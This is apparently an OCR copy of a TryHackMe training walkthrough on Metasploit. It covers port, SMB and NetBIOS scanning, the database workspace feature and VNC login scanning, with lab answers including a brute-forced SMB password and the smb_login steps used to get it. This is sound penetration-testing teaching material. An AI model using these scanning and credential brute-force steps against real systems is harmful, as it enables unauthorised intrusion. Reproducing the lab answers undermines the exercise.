[used ssh (initial access), msfvenom (payload generation), exploit/multi/handler (reverse shell catching), python3 -m http.server <LOCAL_HOST> <PORT> (web server), wget <uri>:<port>/<file> (file download)]

Metasploit: Exploitation

Using Metasploit for scanning, vulnerability assessment and exploitation.

Task 1 Introduction

In this room, we will learn how to use Metasploit for vulnerability scanning and exploitation. We will also cover how the database feature makes it easier to manage penetration testing engagements with a broader scope. Finally, we will look at generating payloads with `msfvenom` and how to start a Meterpreter session on most target platforms.
More specifically, the topics we will cover are:

- How to scan target systems using Metasploit.
- How to use the Metasploit database feature.
- How to use Metasploit to conduct a vulnerability scan.
- How to use Metasploit to exploit vulnerable services on target systems.
- How `msfvenom` can be used to create payloads and obtain a Meterpreter session on the target system.

Please note that for all questions that require using a wordlist (e.g brute-force attacks), we will be using the wordlist on the AttackBox found at the following path:

```
/usr/share/wordlists/MetasploitRoom/MetasploitWordlist.txt
```

If you opt to use your own machine, please download the wordlist by clicking the Download Task Files button to the right.

Start the AttackBox and run Metasploit using the `msfconsole` command to follow along with this room.

Answer the questions below

Start the AttackBox and run Metasploit using the `msfconsole` command to follow along this room.

No answer needed

Task 2 Scanning

Port Scanning

Metasploit has a number of modules to scan open ports on the target system and network. You can list potential port scanning modules available using the `search portscan` command.

Search portscan

```
msf6 > search portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank
Check  Description
   -  ----                                              ---------------  ----
-----  -----------
   0  auxiliary/scanner/http/wordpress_pingback_access                   normal
No     Wordpress Pingback Locator
   1  auxiliary/scanner/natpmp/natpmp_portscan                           normal
No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/portscan/ack                                     normal
No     TCP ACK Firewall Scanner
   3  auxiliary/scanner/portscan/ftpbounce                               normal
No     FTP Bounce Port Scanner
   4  auxiliary/scanner/portscan/syn                                     normal
No     TCP SYN Port Scanner
   5  auxiliary/scanner/portscan/tcp                                     normal
No     TCP Port Scanner
   6  auxiliary/scanner/portscan/xmas                                    normal
No     TCP "XMas" Port Scanner
   7  auxiliary/scanner/sap/sap_router_portscanner                       normal
No     SAPRouter Port Scanner


Interact with a module by name or index, for example use 7 or use
auxiliary/scanner/sap/sap_router_portscanner

msf6 >
```

Port scanning modules will require you to set a few options:

Portscan options

```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to
check per host
   DELAY        0                yes       The delay between connections, per
thread, in milliseconds
```

```
   JITTER       0                yes       The delay jitter factor (maximum
value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g.
22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
   THREADS      1                yes       The number of concurrent threads
(max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in
milliseconds

msf6 auxiliary(scanner/portscan/tcp) >
```

- **CONCURRENCY:** Number of targets to be scanned simultaneously.
- **PORTS:** Port range to be scanned. Please note that 1-1000 here will not be the same as using Nmap with the default configuration. Nmap will scan the 1000 most used ports, while Metasploit will scan port numbers from 1 to 10000.
- **RHOSTS:** Target or target network to be scanned.
- **THREADS:** Number of threads that will be used simultaneously. More threads will result in faster scans.

You can directly perform Nmap scans from the msfconsole prompt as shown below faster:

Using Nmap from the Msfconsole prompt

```
msf6 > nmap -sS 10.10.12.229
[*] exec: nmap -sS 10.10.12.229


Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-20 03:54 BST
Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.229)
Host is up (0.0011s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
MAC Address: 02:CE:59:27:C8:E3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 64.19 seconds
msf6 >
```

As for information gathering, if your engagement requires a speedier approach to port scanning, Metasploit may not be your first choice. However, a number of modules make Metasploit a useful tool for the scanning phase.

UDP service Identification

The `scanner/discovery/udp_sweep` module will allow you to quickly identify services running over the UDP (User Datagram Protocol). As you can see below, this module will not conduct an extensive scan of all possible UDP services but does provide a quick way to identify services such as DNS or NetBIOS.

UDP scan

```
msf6 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 10.10.12.229->10.10.12.229 (1 hosts)
[*] Discovered NetBIOS on 10.10.12.229:137 (JON-PC::U :WORKGROUP::G :JON-PC::U
:WORKGROUP::G :WORKGROUP::U :__MSBROWSE__::G :02:ce:59:27:c8:e3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) >
```

SMB Scans

Metasploit offers several useful auxiliary modules that allow us to scan specific services. Below is an example for the SMB. Especially useful in a corporate network would be `smb_enumshares` and `smb_version` but please spend some time to identify scanners that the Metasploit version installed on your system offers.

SMB scan

```
msf6 auxiliary(scanner/smb/smb_version) > run

[+] 10.10.12.229:445      - Host is running Windows 7 Professional SP1
(build:7601) (name:JON-PC) (workgroup:WORKGROUP ) (signatures:optional)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

When performing service scans, it would be important not to omit more "exotic" services such as NetBIOS. NetBIOS (Network Basic Input Output System), similar to SMB, allows computers to communicate over the network to share files or send files to printers. The NetBIOS name of the target system can give you an idea about its role and even importance (e.g. CORP-DC, DEVOPS, SALES, etc.). You may also run across some shared files and folders that could be accessed either without a password or protected with a simple password (e.g. admin, administrator, root, toor, etc.).

Remember, Metasploit has many modules that can help you have a better understanding of the target system and possibly help you find vulnerabilities. It is always worth performing a quick search to see if there are any modules that could be helpful based on your target system.

Answer the questions below

1. How many ports are open on the target system?

5


***Search** and **run** the module to use for scanning ports*


→ ***run**: `search portscan`*

→ ***run**: `use 5` (choose module to use for scanning)*

→ ***set**: `set rhost <Target_Machine_IP>`*

→ ***enter**: `run`*





2. Using the relevant scanner, what NetBIOS name can you see?

ACME IT SUPPORT


***Search** and **run** the module to use for scanning netbios name*

→ ***run**: `search netbios`*

→ ***run**: `use 2` (choose module to use for scanning)*

→ ***set**: `set rhost <Target_Machine_IP>`*

→ ***enter**: `run`*




3. What is running on port 8000?

webfs/1.21


Use Nmap:

→ ***run**: `nmap -sV <Target_Machine_IP> -p 8000`*





4. What is the "penny" user's SMB password? Use the wordlist mentioned in the previous task.
Leo1234

Step 1: *Search for the module to use for smb login*
→ ***run***: `search smb_login`
→ ***run***: `use 0` *(choose module to use)*
→ ***set***: `set rhost <Target_Machine_IP>`
→ ***run***: `show options`



Step 2: *Set parameters*
→ ***set***: `set rhost <Target_Machine_IP>`
→ ***set***: `set SMBUser penny` → ***set***: `set rhost <Target_Machine_IP>`
→ ***set***: `set PASS_FILE /usr/share/wordlists/MetasploitRoom/MetasploitWordlist.txt`
→ ***enter***: `run`





Task 3 The Metasploit Database

While it is not required when interacting with a single target on TryHackMe, an actual penetration testing engagement will likely have several targets.

Metasploit has a database function to simplify project management and avoid possible confusion when setting up parameter values.

Please note the following steps have already been taken in the TryHackMe AttackBox, so you will only need to do this if you are using Kali or have installed Metasploit yourself.

You will first need to start the PostgreSQL database, which Metasploit will use with the following command: `systemctl start postgresql`.

Then you will need to initialize the Metasploit Database using the `msfdb init` command. However, trying to run `msfdb init` as root will give the following error message, "Please run msfdb as a non-root user." This can be solved by running it as the `postgres` account using `sudo -u postgres msfdb init`.

The terminal below shows the example output. As mentioned, the steps below have already been performed on the AttackBox; however, if you are interested in repeating them, you will need to delete the existing database first using `sudo -u postgres msfdb delete`.

Starting Postgresql

```
root@attackbox:~# systemctl start postgresql
root@attackbox:~# sudo -u postgres msfdb init
Running the 'init' command for the database:
Creating database at /var/lib/postgresql/.msf4/db
Creating db socket file at /tmp
```

```
Starting database at /var/lib/postgresql/.msf4/db...waiting for server to
start.... done
server started
success
Creating database users
Writing client authentication configuration file
/var/lib/postgresql/.msf4/db/pg_hba.conf
Stopping database at /var/lib/postgresql/.msf4/db
Starting database at /var/lib/postgresql/.msf4/db...waiting for server to
start.... done
server started
success
Creating initial database schema
Database initialization successful
root@attackbox:~#
```

You can now launch `msfconsole` and check the database status using the `db_status` command.

Checking the database status

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

The database feature will allow you to create workspaces to isolate different projects. When first launched, you should be in the default workspace. You can list available workspaces using the `workspace` command.

Listing workspaces

```
msf6 > workspace
* default
msf6 >
```

You can add a workspace using the `-a` parameter or delete a workspace using the `-d` parameter, respectively. The screenshot below shows that a new workspace named "tryhackme" was created.

Adding a workspace

```
msf6 > workspace -a tryhackme
[*] Added workspace: tryhackme
[*] Workspace: tryhackme
msf5 > workspace
default
* tryhackme
msf6 >
```

You will also notice that the new database name is printed in red, starting with a `*` symbol.

You can use the workspace command to navigate between workspaces simply by typing `workspace` followed by the desired workspace name.

Changing workspaces

```
msf6 > workspace
default
* tryhackme
msf5 > workspace default
[*] Workspace: default
msf5 > workspace
tryhackme
* default
msf6 >
```

You can use the `workspace -h` command to list available options for the `workspace` command.

Workspace help menu

```
msf6 > workspace -h
Usage:
workspace                  List workspaces
workspace -v               List workspaces verbosely
workspace [name]           Switch workspace
workspace -a [name] ...    Add workspace(s)
workspace -d [name] ...    Delete workspace(s)
workspace -D               Delete all workspaces
workspace -r     Rename workspace
workspace -h               Show this help information
```

Different from regular Metasploit usage, once Metasploit is launched with a database, the `help` command, you will show the Database Backends Commands menu.

Database backend commands

```
Database Backend Commands
=========================

Command           Description
-------           -----------
analyze           Analyze database information about a specific address or
address range
db_connect        Connect to an existing data service
db_disconnect     Disconnect from the current data service
db_export         Export a file containing the contents of the database
db_import         Import a scan result file (filetype will be auto-detected)
db_nmap           Executes nmap and records the output automatically
db_rebuild_cache  Rebuilds the database-stored module cache (deprecated)
db_remove         Remove the saved data service entry
db_save           Save the current data service connection as the default to
reconnect on startup
db_status         Show the current data service status
hosts             List all hosts in the database
loot              List all loot in the database
notes             List all notes in the database
```

```
services          List all services in the database
vulns             List all vulnerabilities in the database
workspace         Switch between database workspaces
```

If you run a Nmap scan using the `db_nmap` shown below, all results will be saved to the database.

The db_nmap command

```
msf6 > db_nmap -sV -p- 10.10.12.229
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-20 03:15 UTC
[*] Nmap: Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal
(10.10.12.229)
[*] Nmap: Host is up (0.00090s latency).
[*] Nmap: Not shown: 65526 closed ports
[*] Nmap: PORT      STATE SERVICE            VERSION
[*] Nmap: 135/tcp   open  msrpc              Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10
microsoft-ds (workgroup: WORKGROUP)
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 49152/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: 49158/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: 49162/tcp open  msrpc              Microsoft Windows RPC
[*] Nmap: MAC Address: 02:CE:59:27:C8:E3 (Unknown)
[*] Nmap: Service Info: Host: JON-PC; OS: Windows; CPE:
cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 94.91 seconds
msf6 >
```

You can now reach information relevant to hosts and services running on target systems with the `hosts` and `services` commands, respectively.

Hosts and services

```
msf6 > hosts

Hosts
=====

address       mac                name
os_name  os_flavor  os_sp  purpose  info  comments
-------       ---                ----
-------  ---------  -----  -------  ----  --------
10.10.12.229  02:ce:59:27:c8:e3  ip-10-10-12-229.eu-west-1.compute.internal
Unknown                  device
```

```
msf6 > services
Services
========

host          port   proto  name               state  info
----          ----   -----  ----               -----  ----
10.10.12.229  135    tcp    msrpc              open   Microsoft Windows RPC
10.10.12.229  139    tcp    netbios-ssn        open   Microsoft Windows
netbios-ssn
10.10.12.229  445    tcp    microsoft-ds       open   Microsoft Windows 7 - 10
microsoft-ds workgroup: WORKGROUP
10.10.12.229  3389   tcp    ssl/ms-wbt-server  open
10.10.12.229  49152  tcp    msrpc              open   Microsoft Windows RPC
10.10.12.229  49153  tcp    msrpc              open   Microsoft Windows RPC
10.10.12.229  49154  tcp    msrpc              open   Microsoft Windows RPC
10.10.12.229  49158  tcp    msrpc              open   Microsoft Windows RPC
10.10.12.229  49162  tcp    msrpc              open   Microsoft Windows RPC

msf6 >
```

The `hosts -h` and `services -h` commands can help you become more familiar with available options. Once the host information is stored in the database, you can use the `hosts -R` command to add this value to the RHOSTS parameter.

Example Workflow

1. We will use the vulnerability scanning module that finds potential MS17-010 vulnerabilities with the `use auxiliary/scanner/smb/smb_ms17_010` command.
2. We set the RHOSTS value using `hosts -R`.
3. We have typed `show options` to check if all values were assigned correctly. (In this example, 10.10.138.32 is the IP address we have scanned earlier using the `db_nmap`command)
4. Once all parameters are set, we launch the exploit using the `run` or `exploit` command.

Using saved hosts

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > hosts -R

Hosts
=====

address       mac                name
os_name  os_flavor  os_sp  purpose  info  comments
-------       ---                ----
-------  ---------  -----  -------  ----  --------
10.10.12.229  02:ce:59:27:c8:e3  ip-10-10-12-229.eu-west-1.compute.internal
Unknown                  device
```

```
RHOSTS => 10.10.12.229

msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name         Current Setting
Required  Description
----         ---------------
--------  -----------
CHECK_ARCH   true                                                    no
Check for architecture on vulnerable hosts
CHECK_DOPU   true                                                    no
Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE   false                                                   no
Check for named pipe on vulnerable hosts
NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
yes       List of named pipes to check
RHOSTS       10.10.12.229
yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:'
RPORT        445
yes       The SMB service port (TCP)
SMBDomain    .                                                       no
The Windows domain to use for authentication
SMBPass                                                              no
The password for the specified username
SMBUser                                                              no
The username to authenticate as
THREADS      1
yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

If there is more than one host saved to the database, all IP addresses will be used when the `hosts -R` command is used.

In a typical penetration testing engagement, we could have the following scenario:

- Finding available hosts using the `db_nmap` command
- Scanning these for further vulnerabilities or open ports (using a port scanning module)

The services command used with the `-S` parameter will allow you to search for specific services in the environment.

Querying the database for services

```
msf6 > services -S netbios
Services
```

```
========

host          port  proto  name         state  info
----          ----  -----  ----         -----  ----
10.10.12.229  139   tcp    netbios-ssn  open   Microsoft Windows netbios-ssn

msf6 >
```

You may want to look for low-hanging fruits such as:

- HTTP: Could potentially host a web application where you can find vulnerabilities like SQL injection or Remote Code Execution (RCE).
- FTP: Could allow anonymous login and provide access to interesting files.
- SMB: Could be vulnerable to SMB exploits like MS17-010
- SSH: Could have default or easy to guess credentials
- RDP: Could be vulnerable to Bluekeep or allow desktop access if weak credentials were used.

As you can see, Metasploit has many features to aid in engagements such as the ability to compartmentalize your engagements into workspaces, analyze your results at a high level, and quickly import and explore data.

Answer the questions below

No answer needed.

Task 4 Vulnerability Scanning

Metasploit allows you to quickly identify some critical vulnerabilities that could be considered as “low hanging fruit”. The term “low hanging fruit” usually refers to easily identifiable and exploitable vulnerabilities that could potentially allow you to gain a foothold on a system and, in some cases, gain high-level privileges such as root or administrator.

Finding vulnerabilities using Metasploit will rely heavily on your ability to scan and fingerprint the target. The better you are at these stages, the more options Metasploit may provide you. For example, if you identify a VNC service running on the target, you may use the `search` function on Metasploit to list useful modules. The results will contain payload and post modules. At this stage, these results are not very useful as we have not discovered a potential exploit to use just yet. However, in the case of VNC, there are several scanner modules that we can use.

Example: VNC scanning modules

```
msf6 > use auxiliary/scanner/vnc/
use auxiliary/scanner/vnc/ard_root_pw    use auxiliary/scanner/vnc/vnc_login
use auxiliary/scanner/vnc/vnc_none_auth
msf6 > use auxiliary/scanner/vnc/
```

You can use the `info` command for any module to have a better understanding of its use and purpose.

VNC login scanner

```
msf6 auxiliary(scanner/vnc/vnc_login) > info

       Name: VNC Authentication Scanner
     Module: auxiliary/scanner/vnc/vnc_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  carstein
  jduck

Check supported:
  No

Basic options:
  Name              Current Setting
Required  Description
  ----              ---------------
--------  -----------
  BLANK_PASSWORDS   false
no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5
yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false
no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false
no        Add all passwords in the current database to the list
  DB_ALL_USERS      false
no        Add all users in the current database to the list
  PASSWORD
no        The password to test
  PASS_FILE
/opt/metasploit-framework-5101/data/wordlists/vnc_passwords.txt  no        File
containing passwords, one per line
  Proxies
no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS
yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:'
  RPORT             5900
yes       The target port (TCP)
  STOP_ON_SUCCESS   false
yes       Stop guessing when a credential works for a host
  THREADS           1
yes       The number of concurrent threads (max one per host)
  USERNAME
no        A specific username to authenticate as
```

```
  USERPASS_FILE
no        File containing users and passwords separated by space, one pair per
line
  USER_AS_PASS      false
no        Try the username as the password for all users
  USER_FILE
no        File containing usernames, one per line
  VERBOSE           true
yes       Whether to print output for all attempts

Description:
  This module will test a VNC server on a range of machines and report
  successful logins. Currently it supports RFB protocol version 3.3,
  3.7, 3.8 and 4.001 using the VNC challenge response authentication
  method.

References:
  https://cvedetails.com/cve/CVE-1999-0506/

msf6 auxiliary(scanner/vnc/vnc_login) >
```

As you can see, the `vnc_login` module can help us find login details for the VNC service.

